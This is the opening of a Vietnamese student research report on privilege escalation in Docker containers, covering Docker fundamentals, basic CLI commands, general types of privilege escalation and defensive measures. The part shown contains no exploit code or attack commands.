**BAN CƠ YẾU CHÍNH PHỦ**

**HỌC VIỆN KỸ THUẬT MẬT MÃ**



CHUYÊN ĐỀ KỸ NGHỆ AN TOÀN MẠNG

**NGHIÊN CỨU TẤN CÔNG LEO THANG ĐẶC QUYỀN**

**TRÊN DOCKER CONTAINER**

Ngành: An toàn thông tin

Mã số: 7.48.02.02

*Sinh viên thực hiện*:

**Ngô Quang Tùng AT170355**

*Người hướng dẫn*:

**TS. Nguyễn Mạnh Thắng**

Khoa An toàn thông tin – Học viện Kỹ thuật mật mã

Hà Nội, 2023

MỤC LỤC

[MỤC LỤC 1](#_Toc155538280)

[DANH MỤC VIẾT TẮT 3](#_Toc155538281)

[DANH MỤC HÌNH ẢNH 4](#_Toc155538282)

[LỜI NÓI ĐẦU 5](#_Toc155538283)

[LỜI CẢM ƠN 6](#_Toc155538284)

[CHƯƠNG I TỔNG QUANG VỀ DOCKER CONTAINER VÀ LEO THANG ĐẶC QUYỀN 7](#_Toc155538285)

[1.1 Giới thiệu sơ lược về Docker Container 7](#_Toc155538286)

[1.1.1 Khái niệm về Docker 7](#_Toc155538287)

[1.1.2 Lịch sử phát triển Docker Container 9](#_Toc155538288)

[1.1.3 Các thành phần chính của Docker 9](#_Toc155538289)

[1.1.4 Một số lệnh cơ bản trong Docker 12](#_Toc155538290)

[1.2 Tổng quan về tấn công leo thang đặc quyền 12](#_Toc155538291)

[1.2.1 Tìm hiểu về leo thang đặc quyền 13](#_Toc155538292)

[1.2.2 Các dạng leo thang đặc quyền 13](#_Toc155538293)

[1.2.3 Các biện pháp bảo vệ hệ thống giảm thiếu leo thang đặc quyền 16](#_Toc155538294)

[1.3 Kết Luận Chương 17](#_Toc155538295)

[CHƯƠNG II NGHIÊN CỨU VỀ TẤN CÔNG LEO THANG ĐẶC QUYỀN TRÊN DOCKER CONTAINER 19](#_Toc155538296)

[2.1 Docker security và các lỗ hổng bảo mật 19](#_Toc155538297)

[2.1.1 Một số khái niệm về bảo mật Docker 19](#_Toc155538298)

[2.1.2 Một số lỗ hổng bảo mật trong Docker 22](#_Toc155538299)

[2.2 Docker Breakout 26](#_Toc155538300)

[2.2.1 Container Engine Vulnerabilities 26](#_Toc155538301)

[2.2.2 Escape via Insecure Configuration 29](#_Toc155538302)

[2.2.3 Kernel Exploitation 31](#_Toc155538303)

[2.2.4 Biện pháp khắc phục 32](#_Toc155538304)

[2.3 kết luận chương 2 33](#_Toc155538305)

[CHƯƠNG III TRIỂN KHAI THỰC NGHIỆM 34](#_Toc155538306)

[3.1 Thoát container thông qua cấu hình lỗi 34](#_Toc155538307)

[3.1.1 Mô hình thực nghiệm 34](#_Toc155538308)

[3.1.2 Phân tích lỗ hổng 34](#_Toc155538309)

[3.1.3 Thực nghiệm 37](#_Toc155538310)

[3.2 Khai thác nhân kernel 40](#_Toc155538311)

[3.2.1 Mô hình thực nghiệm 40](#_Toc155538312)

[3.2.2 Phân tích lỗ hổng 40](#_Toc155538313)

[3.2.3 Thực nghiệm 46](#_Toc155538314)

[3.3 Tổng kết chương 3 49](#_Toc155538315)

[KẾT LUẬN 50](#_Toc155538316)

[TÀI LIỆU THAM KHẢO 51](#_Toc155538317)

[PHỤ LỤC 52](#_Toc155538318)

# DANH MỤC VIẾT TẮT

|  |  |  |
| --- | --- | --- |
| **STT** | **Từ viết tắt** | **Viết đầy đủ** |
| 1 | LXC | LinuX Container |
| 2 | CLI | Command Line Interface |
| 3 | API | Application Programming Interface |
| 4 | OS | Operating system |
| 5 | HTTP | Hyper Text Transfer Protocol |
| 6 | REST | REpresentational State Transfer |
| 7 | ID | Identification |
| 8 | SQL | Structured Query Language |
| 9 | FTP | File Transfer Protoco |
| 10 | CURL | Client URL |
| 11 | PID | Proportional Integral Derivative |
| 12 | UTS | Unified Thread Standard |
| 13 | IPC | Inter Process Communication |
| 14 | CPU | Central Processing Unit |
| 15 | SDK | Software Development Kit |
| 16 | DOS | Denial of Service |
| 17 | CVE | Common Vulnerabilities and Exposures |
| 18 | AWS | Amazon Web Services |

# 

# DANH MỤC HÌNH ẢNH

# LỜI NÓI ĐẦU

Cùng với sự bùng nổ của internet và cách mạng công nghiệp 4.0 đã tạo nên một xã hội toàn cầu, việc triển khai và quản lý ứng dụng và dịch vụ trở nên dễ dàng và hiệu quả hơn nhờ sử dụng công nghệ. Sự linh hoạt và sự di động trong quản lý tài nguyên và triển khai ứng dụng đã trở thành một yếu tố quyết định đối với sự thành công của các dự án phần mềm. Docker, một công nghệ container hóa, nổi lên như một giải pháp quan trọng đối với những thách thức này. Với khả năng đóng gói ứng dụng và tất cả các phụ thuộc của chúng vào một container độc lập, Docker mang lại sự đơn giản, đồng nhất, và di động cho quá trình phát triển và triển khai. Docker, như một trong những công cụ containerization hàng đầu, đã đóng một vai trò quan trọng trong việc biến đổi cách xây dựng và vận hành các ứng dụng. Tuy nhiên, cùng với sự phát triển của Docker và các công nghệ tương tự, cũng xuất hiện nhiều vấn đề bảo mật phức tạp. Một trong những thách thức quan trọng đối với bảo mật Docker container là tấn công leo thang đặc quyền. Tấn công này có khả năng đe dọa tính riêng tư, toàn vẹn và sẵn sàng của các ứng dụng và dịch vụ chạy trong container, và có thể có tác động tiêu cực đến toàn bộ hệ thống. Chính vì vậy, việc nghiên cứu và hiểu rõ cách tấn công leo thang đặc quyền xảy ra trong Docker container cũng như cách ngăn chặn chúng trở nên cực kỳ quan trọng.

Đề tài này đặt ra mục tiêu tìm hiểu về các kỹ thuật và chiến lược tấn công mà một kẻ tấn công có thể sử dụng để leo thang đặc quyền từ mức độ người dùng của Docker Container lên mức độ hệ thống. sẽ tập trung vào việc hiểu rõ về cách mà kẻ tấn công có thể tirển khai các chiến lược và công cụ để vượt qua các lớp bảo mật tự nhiên của Docker và đạt được đặc quyền truy cập cao nhất.

Ngoài ra, báo cáo cũng đặt ra những biện pháp phòng ngừa và cải thiện để tăng cường bảo mật cho môi trường Docker. Bằng cách này hy vọng có thể cung cấp thông tin hữu ích cho cộng đồng phát triển và quản trị hệ thống để nâng cao khả năng chống lại các rủi ro an ninh trong quá trình triển khai containerized applications. Hy vọng đề tài sẽ đóng góp một phần nhỏ vào việc nâng cao ý thức, khả năng bảo mật và mong muốn xây dựng những hệ thống an toàn và chống lại những rủi ro mạng đang ngày càng tinh vi.

Báo cáo được chia làm 3 chương, với các nội dung sau:

Chương 1: Tổng quan về Docker Container và Leo thang đặc quyền

Chương 2: Nghiên Cứu Về Tấn Công Leo Thang Đặc Quyền Trên Docker Container

Chương 3: Triển khai thực nghiệm

# LỜI CẢM ƠN

Chúng em xin chân thành gửi lời cảm ơn đến thầy Nguyễn Mạnh Thắng – khoa An toàn thông tin trường Học viện Kỹ thuật Mật Mã đã tạo điều kiện, cungc ấp kiến thức chuyên sâu, trong thời gian thực hiện đề tài đã tận tình hướng dẫn,giúp đỡ, chỉ bảo. Đồng thời, chúng em xin gửi lời cảm ơn đến các thầy cô trong Học viện Kỹ thuật Mật Mã đã truyền đạt cho chúng em những kiến thức từ cơ bản đến nâng cao suốt những năm học qua, giúp chúng em có được những kiến thứccơ bản để có thể hoàn thành được đề tài này.

Do thời gian nghiên cứu và làm việc trong lĩnh vực An toàn Thông tin còn hạn chế, vậy nên chắc chắn sẽ không thể tránh khỏi những thiếu sót khi thực hiện đề tài, chúng em rất mong nhận được sự góp ý từ thầy cô để có thể hoàn thiện tốt hơn đề tài của mình.

Chúng em xin chân thành cảm ơn!

SINH VIÊN THỰC HIỆN

**NGÔ QUANG TÙNG**


# CHƯƠNG I TỔNG QUANG VỀ DOCKER CONTAINER VÀ LEO THANG ĐẶC QUYỀN

* 1. **Giới thiệu sơ lược về Docker Container**

### ***1.1.1 Khái niệm về Docker***

Docker là một nền tảng mở cung cấp cho người sử dụng những công cụ và service để người sử dụng có thể phát triển, đóng gói và chạy chương trình của mình trên các môi trường khác nhau một cách nhanh nhất với tiêu chí - “Build once, run anywhere”. Docker là một một phương thức để đóng gói và sắp xếp phần mềm giúp các nhà phát triển phần mềm tự động triển khai các ứng dụng Linux và Windows vào trong các container ảo hóa.

Docker khiến cho việc dựng và chạy các kiến trúc vi dịch vụ được phân phối, triển khai mã với quy trình tích hợp và phân phối liên tục được tiêu chuẩn hóa, xây dựng các hệ thống xử lý dữ liệu có quy mô cực kỳ linh hoạt, đưa ra một giải pháp mới cho vấn đề ảo hóa, thay vì tạo ra các máy ảo con chạy độc lập kiểu hypervisors (tạo phần cứng ảo và cài đặt hệ điều hành lên đó), các ứng dụng sẽ được đóng gói lại thành các Container riêng lẻ. Các Container này chạy chung trên nhân hệ điều hành qua LXC (Linux Containers), chia sẻ chung tài nguyên của máy mẹ, do đó, hoạt động nhẹ và nhanh hơn các máy ảo dạng hypervisors.



*Hình 1.1 Công nghệ ảo hóa Docker*

Container là đơn vị phần mềm cung cấp cơ chế đóng gói ứng dụng, mã nguồn, thiết lập, thư viện… vào một đối tượng duy nhất. Ứng dụng sau khi được đóng gói có thể hoạt động một cách nhanh chóng và hiệu quả trên các môi trường điện toán khác nhau. Từ đó nó có thể tạo ra một môi trường hoàn hảo nơi mà có mọi thứ để chương trình có thể hoạt động được, không chịu sự tác động từ môi trường của hệ thống cũng như không làm ảnh hưởng ngược lại về phía hệ thống chứa nó.

Để tạo ra container phải kể đến 2 tính năng có trong nhân Linux đó là:

* *Namespace*: có nhiệm vụ cô lập các tài nguyên của hệ thống, khiến các tiến trình "nhìn thấy" tập tài nguyên khác nhau.
* *Control groups (cgroups)*: giới hạn tài nguyên của mỗi ứng dụng, cho phép Docker Engine điều phối lượng tài nguyên phần cứng của mỗi ứng dụng, thiết lập các ràng buộc.

Các tiến trình (process) trong một container sẽ cô lập với tiến trình của các container khác trong cùng một hệ thống. Tuy nhiên, tất cả các container này đều chia sẻ kernel của host OS.

Container là một nền tảng mở dành cho các lập trình viên, quản trị hệ thống dùng để xây dựng, vận chuyển và chạy các ứng dụng dễ dàng hơn.

*a. Ưu điểm của Container*

* *Linh động*(Portabiliti): Dễ dàng triển khai ở nhiều môi trường khác nhau do loại bỏ được sự phụ thuộc của ứng dụng vào tầng OS cũng như cơ sở hạ tầng.
* *Tiết kiệm không gian*: container được xây dựng dựa trên nhiều image có sẵn, từ đó tiết kiệm được nhiều không gian lưu trữ hơn.
* *Đồng nhất*(Consistency): không có sự sai khác về mặt môi trường khi triển khai ở bất kỳ nơi đâu, tạo ra sự nhất quán khi làm việc theo nhóm.
* *Nhanh*(Speed): do chia sẻ host OS nên các container có thể gần như được tạo một cách tức thì, việc khởi động cũng diễn ra nhanh hơn rất nhiều.

*b. Nhược điểm của Container*

* *Bảo mật*(Security): Containers chia sẻ kernel với hệ thống host, điều này có thể tăng nguy cơ bảo mật nếu có một container bị chiếm đoạt.
* *Khả năng đo lường*: Containers có thể tạo ra môi trường động, khó để đo lường và giám sát, việc theo dõi tài nguyên và hiệu suất từng container trở nên phức tạp.
* Khả năng tăng kích thước ổ đĩa do Containers cần lưu trữ các images và layers, điều này làm ảnh hưởng đến việc sao lưu và lưu trữ dữ liệu.

### ***1.1.2 Lịch sử phát triển Docker Container***

Docker được thành lập bởi Solomon Hykes và Sebastien Pahl. Nó là sản phẩm của nhóm startup Y Conbinator phát triển được công bố năm 2011. Docker là một trong dự án nội bộ của dotCloud ở Pháp.

Lần đầu tiên Docker đuoẹc công bố dưới dạng open-source vào tháng 3 năm 2013. Từ phiên bản 0.9 thì Docker đã dùng những component riêng được viết bằng Go (Golang) để thay thế cho việc dùng LXC là môi trường thực thi.

Năm 2015, Docker và một số công ty như: CoreOS, Google, Microsoft, AWS đã công bố liên kết với nhau để cung cấp giải pháp tiêu chuẩn của hệ điều hành cho softwere containers.

Ban đầu, Hykes bắt đầu dự án Docker là một phần của dự án nội bộ giúp triển khai ứng dụng dễ dàng hơn trên nền tảng Cloud trong dotCloud – một công ty PaaS đã đóng cửa vào năm 2016.

Sau đó, công ghệ containers được phát triển dẫn đến sự phát triển của Docker vào năm 2013. Docker nhanh chóng thu hút sự chú ý từ cộng đồng do tính tiện ích và khả năng di động hoá ứng dụng.

Năm 2017 Docker đã tạo ra Moby project để phát triển vấn đề đa nhân thay cho việc dùng Docker engine.


Cuối cùng, vào năm 2020, Docker trở thành lựa chọn toàn cầu cho các container. Lí do là vì nó thống nhất dưới một nền tảng đơn giản để sử dụng với một giao diện dòng lệnh (CLI) và một Daemon.

### ***1.1.3 Các thành phần chính của Docker***

Các thành phần của Docker bao gồm:

*a. Docker Engine*

Là thành phần cơ bản của Docker, chịu trách nhiệm cho việc quản lý các container . Docker engine bao gồm một daemon (quá trình nền) và một API mà các công cụ khác có thể tương tác với.



*Hình 1.2 Docker Engine*

* API REST chỉ định các giao diện mà các chương trình có thể sử dụng để nói chuyện với các daemon và hướng dẫn nó làm gì.
* Giao diện dòng lệnh CLI
* CLI sử dụng API của docker REST để điều khiển hoặc tương tác với các daemon thông qua kịch bản hoặc các lệnh CLI trực tiếp.

*b. Docker Hub*

Được biết đến là một kho lưu trữ công khai của Docker image, bên cạnh đó còn có một tên gọi khác là “thư viện và cộng đồng lớn nhất thế giới về image container”. Docker Hub có chứa khoảng hơn 100.000 image container, những image container này được lấy từ các nhà cung cấp phần mềm thương mại, các nhà phát triển cá nhân, các dự án có mã nguồn mở.

c. Docker Daemon

Daemon Docker (dockerd) lắng nghe các yêu cầu của người dùng thông qua Docker API và quản lý các đối tượng Docker như image, container, network và volume. Một daemon cũng có thể giao tiếp với các daemon khác để quản lý các Docker service.

Docker client (docker) là cách thức mà nhiều người dùng tương tác với Docker. Khi sử dụng các câu lệnh như docker run, client thông qua Docker API sẽ gửi các lệnh này đến dockerd, nơi thực hiện chúng. Docker client có thể giao tiếp với nhiều hơn một Docker daemon.

d. Docker Registry

Docker registry sẽ là nơi lưu trữ các Docker image. Docker Hub là nơi lưu trữ Docker image công khai (public registry) mà bất kỳ ai cũng có thể sử dụng và Docker được định cấu hình mặc định để tìm image trên Docker Hub. Ngoài ra người dùng có thể cấu hình các registry riêng tư khác để lưu trữ Docker image.


Khi người dùng sử dụng câu lệnh “docker pull” hoặc “docker run”, các image chỉ định sẽ được tải về dựa trên registry đã được cấu hình trước đó. Khi người dùng sử dụng câu lệnh “docker push”, image cũng sẽ được tải lên registry mà người dùng đã cấu hình từ trước đó.

Khi sử dụng Docker, sẽ khởi tạo và sử dụng image, container, network, volume, plugin và các chức năng khác. Sau đây sẽ là tổng quan về các chức năng này.

* *Docker images*: là một “read-only template”. image được sử dụng để đóng gói ứng dụng và các thành phần phụ thuộc của ứng dụng. Image có thể được lưu trữ ở local hoặc trên một registry. Chẳng hạn, có thể sử dụng Dockerfile để tạo ra một Docker image sử dụng hệ điều hành Ubuntu và cài đặt Apache server với những cài đặt, cấu hình tùy chỉnh của riêng mình.
* *Docker Container*: Container là 1 “runable instance” của image. Có thể khởi tạo, dừng hoặc xóa container bằng cách sử dụng Docker API hoặc CLI. Có thể kết nối container đến 1 hoặc nhiều network, thư mục lưu trữ, hoặc thậm chí tạo ra 1 image mới dựa trên tình trạng hiện tại của container. Mặc định 1 container được “cách ly” với các container và server nếu người dùng không có các cài đặt gì thêm.
* *Docker Services*: Service cho phép mở rộng các contaners thông qua Docker daemons, chúng làm việc với nhau như 1 nhóm (swarm) với machine manager và workers. Mỗi một member của swarm là 1 daemon Docker giao tiếp với nhau bằng cách sử dụng Docker API. Theo mặc định thì service được cân bằng tải trên các nodes.
* *Dockerfile*: là một file chứa tập hợp các lệnh mà trong đó có chứa các chỉ dẫn, hướng dẫn để có thể build một image. Một container docker thường bắt đầu bằng một file văn bản với hình thức đơn giản, trong đó có chứa các hướng dẫn về cách build một image container docker. Bên cạnh đó, Dockerfile còn tự động hóa được tiến trình tạo image docker. Dockerfile còn biết đến là danh sách các lệnh được Docker Engine dùng để chạy và tập hợp các image.
* *Docker network*: Cung cấp một private network mà chỉ tồn tại giữa container và server, giúp các container có thể giao tiếp được với nhau một cách dễ dàng.
* *Orchestration*: là các công cụ, dịch vụ dùng để điều phối và quản lý nhiều containers sao cho chúng làm việc hiệu quả nhất.
* *Docker Compose*: Thực hiện chạy ứng dụng thông qua các định nghĩa cấu hình các Docker Container, thực hiện thông qua file cấu hình.

### **1.1.4 Một số lệnh cơ bản trong Docker**

Docker là một nền tảng container hóa mạnh mẽ, và có một số lệnh cơ bản giúp quản lý và tương tác với các container. Dưới đây là một số cơ bản của Docker mà người dùng thường gặp và cần phải sử dụng:



*Hình 1.3 Một số lệnh cơ bản trong Docker*

* Lệnh List image/container: $ docker image/container ls
* Lệnh Delete image/container: $ docker image/container rm <name\_image/container >
* Lệnh Delete all image hiện có: $ docker image rm $(docker images –a –q)
* List all container hiện có: $ docker ps –a
* Lệnh Stop a container cụ thể: $ docker stop <name\_container>
* Lệnh Run container từ image và thay đổi tên container: $ docker run –name <name\_container> <name\_image>
* Lệnh Stop all container: $ docker stop $(docker ps –a –q)
* Lệnh Delete all container hiện có: $ docker rm $(docker ps –a –q)
* Lệnh Show log a container: $ docker logs <name\_container>
* Lệnh Build một image từ container: $ docker build -t <name\_container>
* Lệnh Tạo một container chạy ngầm: $ docker run -d <name\_image>
* Lệnh Tải một image trên docker hub: $ docker pull <name\_image>
* Lệnh Start một container: $ docker start <name\_container>
  1. **Tổng quan về tấn công leo thang đặc quyền**

Trong thời đại công nghệ, tấn công leo thang đặc quyền trở thành một trong những mối đe dọa chính đối với an toàn hệ thống, tỷ lệ tấn công thành công thông qua các kỹ thuật này đã tăng đáng kể trong năm qua, đặt ra một thách thức lớn cho cộng đồng an ninh mạng. Tấn công leo thang đặc quyền không chỉ có thể dẫn đến mất mát dữ liệu quan trọng mà còn mở ra cánh cửa cho việc kiểm soát hoàn toàn hệ thống. Hậu quả không chỉ giới hạn ở mức độ cá nhân mà còn ảnh hưởng đến uy tín và hoạt động kinh doanh của tổ chức.

### ***1.2.1 Tìm hiểu về leo thang đặc quyền***

Leo thang đặc quyền (*Escalating Privilege*): là một cách thức phổ biến để tin tặc có thể truy cập trái phép vào một hệ thống được bảo vệ. Những kẻ tấn công thường tìm một điểm yếu trong hệ thống phòng thủ của tổ chức và khai thác điểm yếu này để giành quyền truy cập vào hệ thống. Trong đa số các trường hợp, điểm xâm nhập đầu tiên sẽ không cung cấp cho tin tặc mức độ truy cập hay dữ liệu mà họ cần. Sau đó, họ cố gắng khai thác những lỗ hổng trong hệ thống hoặc sử dụng những công cụ cụ thể để vượt qua cơ chế cấp phép của hệ thống và giành lấy mức truy cập cao hơn, vượt quá những gì được dự định hoặc được hưởng đối với người dùng sau đó thu thập những dữ liệu nhạy cảm, bảo mật.

Ví dụ: Một khi hacker đã có một tài khoản người dùng hợp lệ và mật khẩu, các bước tiếp theo là để thực thi các ứng dụng, nói chung hacker cần phải có một tài khoản có quyền truy cập cấp quản trị viên để cài đặt chương trình. Đó là lý do tại sao leo thang đặc quyền là rất quan trọng. Khi hacker đã có thể truy cập tài khoản với quyền quản trị, điều tiếp theo cần làm là thực thi các ứng dụng trên hệ thống đích. Mục tiêu của việc thực thi ứng dụng có thể cài đặt một cửa sau trên hệ thống, cài đặt một keylogger để thu thập thông tin bí mật, sao chép các tập tin, hoặc chỉ gây thiệt hại cơ bản cho hệ thống hay bất cứ điều gì hacker muốn làm trên hệ thống. Lúc này, hacker có thể thực thi các ứng dụng, họ có thể chiếm toàn quyền trên hệ thống.

Nguyên lý cơ bản của tấn công leo thang đặc quyền là kẻ tấn công hiện sử dụng các đặc quyền kiếm được để đánh cắp dữ liệu bí mật và triển khai phần mềm độc hại với mục đích làm hỏng hệ điều hành, các ứng dụng máy chủ và cuối cùng là danh tiếng của một tổ chức. Loại tấn công vào dữ liệu tổ chức này có thể được thực hiện ngay cả bởi một tin tặc không tinh vi để đạt được các đặc quyền ngày càng tăng, lý do là hầu hết cáctổ chức kinh doanh không sử dụng đủ các biện pháp bảo mật và kiểm soát.

### ***1.2.2 Các dạng leo thang đặc quyền***

Kẻ tấn công bắt đầu bằng cách khai thác lỗ hổng leo thang đặc quyền trong một hệ thống hoặc ứng dụng mục tiêu, cho phép chúng ghi đè các giới hạn của tài khoản người dùng hiện tại. Sau đó, họ có thể truy cập chức năng và dữ liệu của người dùng khác (leo thang đặc quyền theo chiều ngang) hoặc có được các đặc quyền nâng cao, thường là của quản trị viên hệ thống hoặc người dùng quyền lực khác (leo thang đặc quyền dọc). Sự leo thang đặc quyền như vậy thường chỉ là một trong những bước được thực hiện để chuẩn bị cho cuộc tấn công chính:

*a. Leo thang đặc quyền dọc*

Leo thang đặc quyền dọc (Vertical privilege escalation): còn gọi là độ cao đặc quyền, trong đó kẻ tấn công cố gắng tăng cấp quyền hạn của mình từ một tài khoản người dùng có quyền hạn thấp hơn lên một tài khoản có quyền hạn cao hơn trong hệ thống. Mục tiêu của tấn công này là chiếm quyền kiểm soát hoặc truy cập vào các tài nguyên và chức năng mà thông thường không được phép đối với người dùng thấp hơn. (ví dụ: người dùng Internet Banking có chức năng quản trị hệ thống và sửa đổi cơ sở dữ liệu).

Với các đặc quyền nâng cao này, kẻ tấn công có thể phá hủy tất cả các tài nguyên trong hệ thống máy tính và ứng dụng: đánh cắp thông tin truy cập và thông tin nhạy cảm khác, tải xuống và thực thi phần mềm độc hại, xóa dữ liệu hoặc thực thi mã tùy ý. Tệ hơn nữa, những kẻ tấn công có thể sử dụng cácđặc quyền nâng cao để che dấu vết của chúng bằng cách xóa nhật ký truy cập và bằng chứng khác về hoạt động của chúng. Điều này có khả năng khiến nạn nhân không biết rằng một cuộc tấn công đã xảy ra. Bằng cách đó, tội phạm mạng có thể ngấm ngầm đánh cắp thông tin hoặc cài đặt phần mềm độc hại trực tiếp trong hệ thống.

Một số ví dụ về leo thang đặc quyền dọc:

* Buffer Overflow: Về bản chất là cuộc tấn công tràn bộ đệm gửi quá nhiều thông tin cho một biến nào đó trong ứng dụng, có thể gây lỗi ứng dụng. Lỗi tràn bộ đệm có thể khiến ứng dụng ngừng hoạt động, gây mất dữ liệu hoặc thậm chí giúp kẻ tấn công kiểm soát hệ thống hoặc tạo cơ hội cho kẻ tấn công thực hiện nhiều thủ thuật khai thác khác nhau. Một lỗ hổng như tràn bộ đệm có thể được sử dụng để thực thi mã tùy ý với đặc quyền được nâng lên Administrator.
* Cross Zone Scripting: Là một kiểu tấn công leo thang đẵ quyền trong đó một trang web thay đổi mô hình bảo mật cửa trình duyệt web, cho phép chạy mã độc trên máy khách thực thi tập lệnh. Một ứng dụng có thể thực thi các dòng lệnh Command line hoặc shell có thể có lỗ hổng Shell Inection nếu nó sử dụng đầu vào không có giá trị giống như một phần của lệnh được thực thi, kẻ tấn công sau đó có thể chạy các lệnh hệ thống bằng các đặc quyền ứng dụng.
* iOS Jailbreaking: Là sự leo thang đặc quyền của thiết bị Apple với mục đích xóa bỏ các hạn chế phần mềm do Apple áp đặt lên có hệ điều hành iOS, iPadOS, tvOS và watchOS. Jailbreak cho phép truy cập root trong hệ điều hành di động qua Apple, cho phép cài đặt phần mềm không được Apple chấp thuận, như tùy chỉnh và chỉnh sửa giao diện người dùng
* Root (Android): Là quá trình cho phép người dùng điện thoại thông minh, máy tính bảng hay các thiết bị sử dụng hệ điều hành Android để đạt được quyền truy cập root. Vì android sử dụng nhân Linux, việc root thiết bị Android cho phép truy cập tương ứng các quyền như trên Linux hoặc bất kỳ hệ điều hành nào giống như Unix. Root cung cấp quyền thay đổi hoặc thay thế ứng dụng và cài đặt hệ thống, các ứng dụng chuyên dụng yêu cầu quyền cấp quản trị viên hoặc các hoạt động khác mà người dùng Android không thể truy cập được.
* Rootkit: là một loại chương trình thường được sử dụng để che giấu các tiện ích trên hệ thống bị xâm nhập. Rootkit bao gồm cái gọi là Backdoor, nó giúp cho kẻ tấn công đó truy cập và hệ thống sẽ dễ dàng hơn trong lần sau. Ví dụ, các rootkit có thể ẩn một ứng dụng, ứng dụng này có thể sinh ra một lệnh kết nối vào một cổng mạng cụ thể trên hệ thống. Backdoor cho phép các quá trình bắt đầu bởi một người không có đặc quyền, dùng để thực hiện chức năng thường dành cho các quản trị viên.

*b. Leo thang đặc quyền ngang*

Leo thang đặc quyền ngang (Horizontal privilege escalation): Là khi kẻ tấn công mở rộng đặc quyền của họ bằng cách chiếm tài khoản khác và lạm dụng các quyền hợp pháp được cấp cho người dùng khác.

Giả sử kẻ tấn công đã có quyền truy cập vào tài khoản ngân hàng trực tuyến. Hacker đang tìm cách ăn cắp tiền và số tiền của người bị tấn công trong tài khoản này không đủ, hacker sẽ thăm dò thông tin hoặc thử nhiều cách khác nhau để tìm cách khai thác và có quyền truy cập vào những tài khoản khác. Đây được gọi là leo thang đặc quyền theo chiều ngang vì kẻ tấn công đang đi chuyển theo chiều ngang đối với các tài khoản tương tự. Làm thế nào để kẻ tấn công có thể di chuyển ngang? Kẻ tấn công có thể kiểm tra các siêu liên kết mà ngân hàng này trả về sau khi hacker đăng nhập để xem liệu chúng có tiết lộ bất kì thông tin nào về cách tổ chức nội dung trên trang Web ngân hàng hay không. Hacker phát hiện ra rằng ngân hàng mã hóa số tài khoản của khách hàng theo một cách cụ thể trong các siêu liên kết. Hacker sẽ soạn và đưa các siêu liên kết đến trang web để kiểm tra xem hệ thống ngân hàng có bảo mật không và lỗ hổng này có cho phép hacker xem được dữ liệu tài khoản của khách hàng. Nếu thành công, Hacker có thể truy cập vào một số tài khoản trước khi ngân hàng phát hiện ra các hoạt động của mình hoặc khách hàng báo cáo bị tấn công trộm cắp.

Một số nguy cơ leo thang đặc quyền ngang:

* Có thể dự đoán được session ID trong HTTP cookie của người dùng
* Session fixation
* Mật khẩu dễ đoán
* Cross-site scripting
* Có thể trộm cắp hoặc chiếm quyền điều khiển
* Keystroker logging

### ***1.2.3 Các biện pháp bảo vệ hệ thống giảm thiếu leo thang đặc quyền***

Hiện nay, những kẻ tấn công sử dụng nhiều kỹ thuật tấn công leo thang đặc quyền để đạt được mục tiêu của họ. Nhưng để cố gắng leo thang đặc quyền và mục đích thì ở bước đầu tiên, họ thường cần phải có quyền truy cập vào tài khoản người dùng ít đặc quyền hơn, do đó để giảm thiểu tối đa tổn hại mà tấn công leo thang đặc quyền đem lại thì cần phải nâng cao thực hiện các biện pháp để kiểm soát truy cập:

* Thực thi chính sách mật khẩu: mật khẩu cần phải đủ mạnh và thay đổi mật khẩu thường xuyên để bảo mật, nhưng không gây bất tiện cho người dùng.
* Tạo người dùng và nhóm chuyên biệt với quyền truy cập và quyền truy cập tệp tối thiểu cần thiết: Áp dụng quy tắc quyền tối thiểu cần thiết để giảm thiểu rủi ro khi bất kỳ tài khoản người dùng nào bị kẻ tấn công xâm phạm.
* Các ứng dụng thường là cung cấp điểm dễ dàng nhất cho bất kỳ cuộc tấn công nào, vì vậy điều quan trọng là nâng cao tính bảo mật và giữ an toàn cho chúng.
* Tránh các lỗi lập trình phổ biến trong các ứng dụng: với các lỗi lập trình phổ biến thường bị kẻ tấn công nhắm tới như tràn bộ đệm (Buffer overflow), code Injection và đầu vào người dùng không xác thực.
* Bảo mật cơ sở dữ liệu và lọc đầu vào của người dùng: Các hệ thống cơ sở dữ liệu thường là mục tiêu tấn công vì nhiều ứng dụng web hiện nay và frameworks lưu trữ tất cả dữ liệu của chsung trong sơ sở dữ liệu bao gồm cài đặt cấu hình, thông tin đăng nhập và dữ liệu người dùng. Chỉ với một cuộc tấn công SQL injection, kẻ tấn công có thể có quyền truy cập vào tất cả các thông tin này sử dụng để cho cuộc tấn công tiếp theo.

Không phải tất cả các cuộc tấn công leo thang đặc quyền đều nhắm trực tiếp vào tài khoản của người dùng, đặc quyền của quản trị viên cũng có thể có được bằng cách khai thác lỗi ứng dụng và hệ điều hành hay lỗi cấu hình. Để giảm thiểu được vấn đề này ta cần:

* Giữ cho hệ thống và các ứng dụng được bản vá cập nhật: Nhiều cuộc tấn công khai thác lỗi đã biết, vì vậy ta cần giữ cập nhật để hạn chế tấn công.
